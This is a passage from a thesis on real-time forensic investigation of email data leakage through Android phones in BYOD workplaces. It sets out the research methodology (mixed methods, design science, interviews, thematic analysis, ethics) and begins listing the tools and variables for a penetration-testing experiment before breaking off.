


Figure 2.8-6 A generic DFR model for the BYOD environment using a honeypot

Figure 2.8-7 The multi-disciplinary digital forensic investigation process model

2.9 Chapter Conclusion

The chapter presented BYOD security, mobile device security, data leakage through emails, mobile device threats and attacks, BYOD security mechanisms, digital forensics domains and some digital forensic process model as well as mobile forensic process models. The chapter further discussed the BYOD digital forensic investigations frameworks and the mobile device forensic investigations tools. The existing use of data leakage techniques and BYOD security mechanisms need to be combined to fully manage the BYOD programme.

Through this chapter, the researcher specifically identified the BYOD security threats to the Confidentiality, Integrity, Availability and Accountability of the organisation, the vulnerabilities and threats to mobile devices, email usage as the vector of data leakage, and the digital forensics investigation processes in BYOD enabled cooperate environment. It is evident that there is a lot of research about BYOD and digital forensics separately but there is minimal research on the forensic investigation of digital forensic in the BYOD environment. There is thus a gap on how to securely manage BYOD devices without compromising the CIAA of the organisation as well as how digital forensics can be applied in BYOD enabled environments due to security implications and BYOD management issues within organisations hence these limitations and the BYOD security measures identified from this chapter were used to inform the framework design discussed in Chapter 6. The next chapter presents the research methodology that was used to conduct the study.

Chapter 3 **Research Methodology**

3.1 Chapter Introduction

This chapter presents the research model followed by the study. Presentation of the paradigm, the research philosophy and research approach are discussed. Also, the research design which include the data collection tools used in the study, justification of using interview for qualitative method, research population, sampling procedure, research procedure as well as design science research form part of this chapter.

Lindsey (2007) defines research as a methodical investigation or an action that is undertaken to acquire new knowledge about facts already in existence. Therefore, research is the scientific application of the investigative method in resolving the complications. It is a scientific, formal and rigorous process of performing scientific-technical analysis.

Table 3.1-1 serves to present the research objectives that had to be addressed by the conducting of the study hence reference to it will is made throughout this chapter. This study aimed to investigate and gain new knowledge on how the real-time forensic investigation framework for data leakage through android smartphones in a bring your own device-enabled environment can be designed and the use of scientific methods to construct the solution to the existing conundrum.

The procedure of producing novel knowledge is anticipated to follow a methodical structure and order which ultimately initiates the eventual results hence research would follow a specific method of inquiry to solve an existing problem (Tsang, Cheung, Lee, & Ronghuai, 2010). Consecutively, to conduct research, the research methodology constituting approaches, strategies and techniques are required to completely conduct the research, therefore, research methodology is based completely on the researcher, the background of the research topic, the research aim and objectives (Creswell, 2013).

Discussions on the research paradigms, design and methods is done in this section guided by the research onion as demonstrated by Reniers, Corcoran, Drake, Shryane, and Völlm (2011). The inductive qualitative research approach comprising of interviews and a case study was applied in the research design. Additionally, the research population, sample and sampling procedure, instruments for data collection and analysis of data are discussed.

Key: MO - Main Objective; RQ - Research Question; RSO(n) – Research Objective number; RSQ(n) – Research Question number

Table 3.1-1 Research objectives and questions

Research Objectives	Research Questions	Research Strategies	Data Collection and Analysis tools
MO: designing a real-time forensic investigation framework to be used in a Bring Your Own Device (BYOD) enabled environment to forensically investigate email data leakage through android devices	Main RQ: What sort of frameworks can be designed to detect and prevent data leakage through the android device and enable real-time forensic investigations for BYOD enabled environments?	Case study	To achieve the whole objective, both quantitative and qualitative research approach was employed and a design science research paradigm in Information Systems was used
Research Sub-objectives	Research Sub-questions		
RSO1: Investigate the extent of data leakage through employee's mobile devices in a BYOD enabled environment.	RSQ1: What is the extent of data leakage through android applications in a BYOD enabled environment?	Qualitative strategy	To answer this question, interviews were used and a penetration testing simulation was done to find the vulnerabilities on mobile phones
RSO2: probe data leakage mitigation techniques for BYOD enabled environment.	RSQ2: What are the current android devices data leakage mitigation techniques for BYOD enabled environment?	Qualitative	Interviews and literature review
RSO3: Investigate real-time forensic investigation tools for data leakage investigation in a BYOD environment	RSQ3: Is there a real-time data leakage tool used to forensically investigate email data leakages as they occur?	Qualitative	Literature

3.2 Research Paradigms

According to Creswell (2013), there are three paradigms to research, namely; quantitative approach, qualitative approach and mixed methods research. The quantitative approach is based on measurements or numbers while the qualitative data approach focuses on acquiring themes from the study in a natural setting (Tsang et al., 2010). Baskarada (2014) gives a clear distinction between qualitative and quantitative research studies; by alluding to the fact that the qualitative research focus is on an in-depth understanding of the research problem as opposed to quantifying the observed characteristics.

Qualitative research uses case study, grounded theory and phenomenology as the research methods mainly because they provide the researcher with the ability to seek and establish the deep meaning of the study field (Castillo, 2018). On the other hand, mixed-method research combines the two methods (qualitative and quantitative) (Shorten & Smith, 2017). For this study, mixed-method was adopted where a case study strategy and experiment were used. A case study is a qualitative research strategy that is believed to create a comprehensive understanding of a complicated issue (phenomena) while focusing on key guidelines that help the researcher to yield an appreciation of the phenomena whether it be a programme, an event, a place, a person, or an organisation (Gray, 2014). Additionally, the researcher adopted the quantitative experimental method (Simulation). Simulation as explained by Rai, Gaikwad and Kulkarni (n.d.), Spinks and Canhoto (2015), and Yin and McKay (2018) is mimicking the real world complex business operation or process utilising the computer-based environment. Simulation is preferred to in situations where carrying out the real-life activity is risky hence as part of this research it was found suitable.

3.3 Research Philosophies

Research philosophy is believed to be the foundation of any research as the core stands of the research philosophy guides the researcher in making the right decisions about the

approach, strategy, data collection techniques and procedures on how to answer the research questions (Creswell, 2013; Tsang et al., 2010).

From the outer ring of the research onion presented in Figure 3.3-1, different philosophies inform how a researcher should conduct the research hence the pragmatist philosophy is deemed appropriate for this study. Pragmatism is regarded to be used in a mixed methods research, thus, as stated by Goldkuhl (2004) " pragmatism is an interest for actions in their practice context" (p. 5). This means that pragmatists view the world through human actions and the results of the actions. Thus, this applies to the present research as the BYOD phenomenon encompasses humans, their devices and how they use them as well as the consequences of using the devices.

Concerning the research objectives of this study, it is mandatory to understand how humans perceive the Bring Your Own Device (BYOD) concept within their natural setting, that is their working environment, email security and forensic investigations as well as understanding the consequences of BYOD usage. Therefore, to understand social phenomena, there is a need to understand the subjective meaning of human experience (Addae & Quan-Baffour, 2015) and their actions.




Figure 3.3-1 Research onion

3.4 Research Approach

Adopting Saunders, Lewis and Thornhill (2009) research onion model, any research follows the two approaches; induction and deduction. There exists another research approach named the abductive approach that is mainly suitable for the mixed methods (Svennevig, 2001). This approach is deemed appropriate for this study. The research approach in simpler terms is the direction the research follows in building research theory (Creswell, 2013). As portrayed by the following researchers, Castillo (2018), Mohajan (2018), and Saunders et al. (2009), an inductive approach is mainly adapted by qualitative researchers; with this approach, the theory is defined after data has been collected. On the contrary, the deductive approach is used in quantitative research where researchers have theory and hypothesis to prove before collecting data (Creswell, 2013). Since the present research followed the

mixed-method paradigm, the abductive approach was considered as appropriate for the present study.

3.5 Research Design

This study followed a *design science paradigm,* which is the approach that involves the creation of artefacts (algorithms, models and frameworks) and artificial systems to solve an identified problem (Vaishnavi & Kuechler, 2013). The rationale behind design science is to focus on how a product intends to function, and how it can be modelled and evaluated through the creation of artefacts (Wagner, Prester, & Schryen, 2017). The researcher acquires both knowledge and understanding of the phenomena under investigation through the "*build" and "evaluate*" processes which ultimately yields possible solutions to the observed problems (Kivunja & Kuyini, 2017). According to Wagner et al. (2017), design science requires knowledge to be assimilated qualitatively from deep and explanatory theories of how humans in a BYOD enabled environment interact with smartphones and adapt to BYOD policies to mitigate data leakage and simplify mobile forensic investigations.

Research designs are types of inquiry within qualitative, quantitative, and mixed methods approach that provide specific direction for procedures in a research study (Creswell, 2013). The research designs guide the researcher on how to get results about the research questions. Table 3.5-1 represent the literature on design science research.

Table 3.5-1 Literature on design science research

Common design process elements	Archer	Takeda, Veerkamp, Tomiyama, and Yoshikawam	Eekels and Roozenburg	Nunamaker, Chen, and Purdin	Walls, Widmeyer, and El Sawy	Rossi and Sein; Cole, Purao, Rossi, and Sein	Hevner, March, and Park
Problem identification and motivation	Programming data collection	Problem enumeration	Analysis	Construct a conceptual framework	Meta-requirements Kernel theories	Identify a need	Important and relevant problems
Objectives of a solution			Requirements				Implicit in "relevance" Iterative
Design and development	Analysis Synthesis Development	Suggestion development	Synthesis, tentative design proposals	Develop a system architecture Analyse and design the system. Build the system	Design method Meta design	Build	Iterative search process Artifact
Demonstration			Simulation, conditional prediction	Experiment, observe and			

Evaluation		Confirmatory evaluation	Evaluation, decision, Definite design	evaluate the system	Testable design process/product hypotheses	Evaluate	Evaluate
Communication	Communication						Communication

Source: (Peffers, Tuunanen, Rothenberger, & Chatterjee, 2007)




Figure 3.5-1 Design science research cycles

Source: Hevner, 2007

Figure 3.5-1 represents the three cycles of research design science by Hevner (2007). This method was found to be relevant to this study since it allows the researcher to engage the research participants through the whole process of artefact design. From the problem identification to the design and evaluation of the artefact, this method complements the pragmatic paradigm of solving the problem through understanding the contextual experiences of the participants, events or organisation regarding data leakage, digital investigations, building the artefact that addresses their specific problems and ultimately bringing new knowledge to the knowledge base (Hevner, March, Park, & Ram, 2004).

Figure 3.5-2 represents the research design processes stated by Hevner (2007) as applied in the present study.




Figure 3.5-2 Design Science Research Framework

Source: Hevner, 2007

From Figure 3.5-2, Herver's three (3) design science research cycles framework is used to define the whole research. In this single case study, the business requirements are known by visiting the participant's site and engaging them in an interview. The type of artefact to design is informed by having a clear background of the environment; its technologies, people and activities (Hevner et al., 2004). From learning the business requirements, the three-step information system design process is carried out, that is, the design plan is made based on the knowledge and theories from the knowledge base, the user and the user requirements from the environment. Upon completion of the design of the framework, an evaluation of whether the artefact meets the user requirements is done; the evaluation, in this case, was done through expert review. The last step is to test the artefact, however, in the study; the artefact was evaluated since it cannot be tested in a real-life scenario due to ethical issues. Also, upon completion of the whole artefact design, new knowledge was added to the knowledge base in the form of review papers and conference papers.

3.6 Data Collection

Primary data (from interviews, survey and experiment) and secondary data (from literature and all other materials relating to the topic) were used in this study. Interviews, focus groups, pictures and audios formed part of data collection tools for a qualitative study (Gray, 2014). The researcher used the case study as the strategy and used an audio recorder to record interview sessions that were transcribed to text; additionally pictures were used to show the experimentation results. Interviews together with literature were employed to better get participants' views and other researchers' views on framework design, while the survey was used to gather BYOD information security risks from multiple IT personnel from organisations in Lesotho and experiment gathered information about android application security. As detailed by Gray (2014), methodological triangulation is necessary to avoid biases during data collection and to validate collected data. Finally, the researcher used a focus group discussion towards the end of the research to evaluate and verify the usability and relevance of the framework. IT experts from the information security and digital forensics fields were gathered to evaluate the Framework.

3.6.1 Discussion on four types of interviews:

1. Structured interview: With this type of interview, both the interviewer and interview have little freedom as it uses the predetermined questions which can be answered as a 'No' or 'Yes' response (Alshenqeeti, 2014). This type often includes the use of questionnaires that restrict the interviewee to put her own ideas; it mostly employs the use of closed questions.
2. Semi-structured interview: This kind of interview provides the flexibility of rephrasing the interview questions; it allows the interviewer to probe as much as they can until they acquire answers that are more relevant to the study. It employs the use of open-ended questions where an interviewee is not bound to yes or no questions (Alshenqeeti, 2014).
3. Open-ended (unstructured) interview: This kind of interview provides flexibility and sovereignty to both the interviewer and the interviewee. It is upon the interviewer to plan, organise and implement the interview content and questions (Alshenqeeti, 2014).

4. Focused group discussion is one other form of an interview where a purposive group of individuals especially experts in the field of study sit together for group discussions. This method is good for gaining collective views about the research topic (Creswell, 2013).

3.6.2 Advantages and disadvantages of the interview as a qualitative data collection tool

According to Creswell (2013), the interview is mainly adapted by researchers because it allows the researcher to have control over the interview; it is also applicable where the researcher cannot observe the participants. It allows an in-depth understating of the interviewee's perspective regarding the subject matter since it can be done face to face. Additionally, as stated by Alshenqeeti (2014), interviews yield a high return rate and can involve reality. However, the interview can be time-consuming and cannot be used for a larger population - it can lead to misinterpretations of interviewees' data if not well planned, organised and implemented (Alshenqeeti, 2014).

An interview protocol suggested by Creswell (2013) was followed, whereby the researcher introduced herself to the participant and the participant did the same thing. The researcher allowed the interviews to read the consent information attached as Appendix A.

3.6.3 Characteristics of interviews

As stated by Creswell (2013), interviews can be conducted through face to face (one-on-one) meetings with the interviewee in a conducive setting, telephonic interview, email interview and focus group interviews together with a paper-based interview. For the present study, face to face and focus group interviews were considered the most appropriate because the face-to-face semi-structured interview grants the interviewer the flexibility to deepen, restructure or rephrase the interview questions for the better understanding of the interviewee (Alshenqeeti, 2014).

3.7 Research Population

Research population as described by Barbara (2012) is a comprehensive or totality of all the entities, themes or participants that conform to a set of specifications. Interviews were conducted with DCEO employees. A research population according to Saunders et al. (2009) is "The full set of cases from which a sample is taken" (p. 212). As part of the experiment, android devices formed part of the population as they were the devices that were exploited.

Sample and sampling technique

The purposive non-probabilistic sampling was employed to select the most relevant sample based on the problem statement and the study objectives to be achieved. "Purposive samples, then, are used when particular people, events or settings are chosen because they are known to provide important information that could not be gained from other sampling designs" (Gray, 2014, p. 217). In our case, we selected the IT personnel, executive personnel and 3 operational employees as our sample.

3.8 Data Analysis

Figure 3.8-1 presents the pictorial representation of the data analysis procedure followed by the researcher.




Figure 3.8-1 Data analysis procedure

3.9 Research Methodology Applied to the Data Analysis

The research methodology applied for this study was a mixed research method that comprised of both qualitative data analysis of the interview data and quantitative analysis of experimental data. The process for qualitative data analysis involved methodically searching for and organising semi-structured text-based data produced from semi-structured interview transcripts and audio recordings. This type of analysis allowed the researcher to fully understand the content based on the context of the phenomenon under investigation (Wagner, Kawulich, & Garner, 2012). An interview guide was followed, and each participant was interviewed in a conducive place; that is, their offices. The semi-structured open-ended interviews were conducted in person with all nine participants. Each participant had the opportunity to review the transcripts for accuracy and verification of confidentiality and anonymity. Qualitative data can be analysed in various ways which include content analysis, thematic analysis, descriptive analysis, narrative analysis and discourse analysis (Goldkuhl, 2004).

Thematic analysis using Atlas.ti version 8.4 was used to analyse the interview data. The thematic analysis involves grouping together information and coming up with themes (Alhojailan & Ibrahim, 2012; Braun & Clarke, 2006). This is a time-consuming process because of the textual data that the researcher has to re-read to make meaning out of it. Due to the limitations on the software, the researcher coupled the use of software with manual analysis of the data.

As described by Creswell (2013), data collected in a qualitative study needs to be analysed in codes, categories and finally themes. The interview was conducted in both English and Sesotho and the researcher transcribed the audio recordings into English. Subsequently, the researcher used Atlas.ti to develop codes, groups and themes for the transcribed data. Thematic analysis according to Ma (2018) is appropriate for analysing qualitative data and this can be achieved by either using software tools such as NVIVO and Atlas.ti. Methodological triangulation as described by All (2010) was adopted in this study to validate the study. The researcher used interviews and penetration testing to get primary data and finally literature review mostly for answering research objective three.

Survey data were analysed using descriptive analyses. The survey is a data collection method that is used to gather evidence about a social problem within a certain area (Lindsey, 2007). Descriptive data analysis is a way of describing the meaning of numbers or data gathered for surveys or experiments, it can be used to describe the means or deviations or data and can be presented in graphical form (Creswell, 2013).

The experimental results were also analysed using descriptive data analysis which is mostly used for quantitative data analysis. The results were noted and compared for the three experiments to see the same outcome and the comparison method of the result was used. The aim was to see if personal data can be accessed on the containerised environment and when the device is encrypted. The results were recorded in the form of graphs to show the personal data accessed from the three experiments and the time it takes each experiment to access personally identifiable data. This experiment was conducted as the proof of concept that data can be leaked from android device applications.

3.10 Research Procedure

3.10.1 Case study procedure

Before collecting data, the researcher designed the interview and survey questions from the literature review, guided by the research questions. The researcher drew a convergence test and thematic analysis plan as a way of mapping how the data collection would look like. A pilot study was conducted to validate the interview question by giving them to the NUST research students in the same field and that helped with reconstructing the questions as well as developing the thematic analysis plan.

The study followed the Namibia University of Science and Technology (NUST) research procedure. The researcher presented the proposal to the panel of the faculty experts. Subsequently, she applied for research ethical clearance, which is a common procedure at NUST which is adopted for ethical issues. The researcher contacted the research population and upon approval, she set up a meeting to commence the interviews. Face-to-face interviews were conducted at the participants' offices, as they were comfortable within their offices. During the interview sessions that were about 30 minutes long, the researcher took notes while using an audio recorder to capture the interview session. One out of the nine participants did not agree to audio recording hence note-taking alone was used.

Each participant was taken through the ethical and code of conduct as well as presented with the consent form which they signed together with the researcher. The interview data were transcribed, and the transcribed data was communicated with the interviewees to avoid misinterpretations and biases.

All the research data was stored in a password protected and encrypted USB stick, Google Drive and Dropbox. Multiple backups had to be done to avoid loss of data. During results presentation, participants' identifiable information was not revealed, and pseudonyms were used for anonymity purposes.

The researcher used survey monkey to develop the online survey that was distributed to twenty-five IT personnel from different organisations in Lesotho. The link was sent through WhatsApp and emails. The responses were recorded and presented in the form of graphs.

3.10.2 Experiment procedure

Pragmatic research involves the use of both quantitative and qualitative research methods. The qualitative research in the form of case study is discussed in Chapter 4 while the experiment results are presented in Chapter 5. This section focuses on the quantitative research method applied to the study. The study employed an exploratory pre-experimental method as a proof of concept that android applications leak data unnoticeably. According to Filho and Kovaleva (2015), experimental research involves the control variable which does not vary and in the case of this study, the attack method per each matrix as discussed in section 5.2 and the target device did not vary (Tsang et al., 2010). Experimental research according to Creswell (2013) “seeks to determine if a specific treatment influences an outcome” (p. 260).

Below is the experiment that was carried out as the proof of concept for objective one.

Hypothesis: Android applications leak sensitive personal data unnoticeably.

Tools used

a) HP Laptop with 6 GB RAM running 64-bit Windows 10 operating system
b) VMware workstation version 15.0 pro
c) Android 5.1 version, Vodacom smart kicka and Sharp B10 running on android version 7
d) The configured outlook email application on the smartphone
e) Kali Linux 2019 version running Debian
f) MDM Application (Hexnode MDM)
g) Metasploit Framework
h) Android Debug Bridge (ADB)
i) Universal Serial Bus(USB) cable

j) Home Wi-Fi for wireless connection

Variables:

Independent Variable: Mobile phone security metrics: -

MDM application: Hexnode MDM Mobile device management was installed on the target device and the MDM server was the researcher's Windows 10 laptop. Figure 3.10-1 shows the Hexnode MDM server with one device enrolled in the server. It also shows the activities that can be performed on the enrolled device.




Figure 3.10-1 MDM server with one enrolled device

Encryption: The whole phone was encrypted using the default android encryption method AES.

